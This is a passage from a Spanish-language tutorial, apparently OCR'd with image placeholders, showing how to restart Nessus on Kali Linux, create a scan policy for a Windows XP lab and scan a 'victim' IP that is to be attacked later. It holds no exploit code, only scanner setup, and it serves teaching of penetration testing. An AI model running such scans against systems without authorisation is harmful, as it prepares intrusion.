
Si da error creamos un nuevo usuario y damos yes a todo. Para eso se usa el comando /opt/Nexus/sbin/Nexus-adduser.




Reiniciamos Nessus de nuevo.

```
root@kali:~# /etc/init.d/nessusd stop
$Shutting down Nessus : .
root@kali:~# /etc/init.d/nessusd start
$Starting Nessus : .
root@kali:~#
```


Pinchamos en el menú Policies. Damos al botón New policy y a New Perform.




Nos pedirá el nombre de la policy, si es para una prácica de Windows XP ponemos ese nombre por ejemplo y en Description la descripción que queramos, no es un campo obligatorio. Pulsamos Next.




Aquí no escribimos nada, bajamos a bajo del todo y pulsamos el botón Save.



Ahora pulsamos el menú Scan y damos al botón New Scan. Nos solicitará unos datos, el nombre ponemos WindowsXP como en la Policy que hemos creado, en Policy desplegamos y marcamos la que hemos creado y lo que es realmente importante, en Targets ponemos la IP de la víctima a la que vamos a atacar posteriormente.




Damos a Launch. Aparecerá Running un tiempo mientras escanea sus vulnerabilidades.



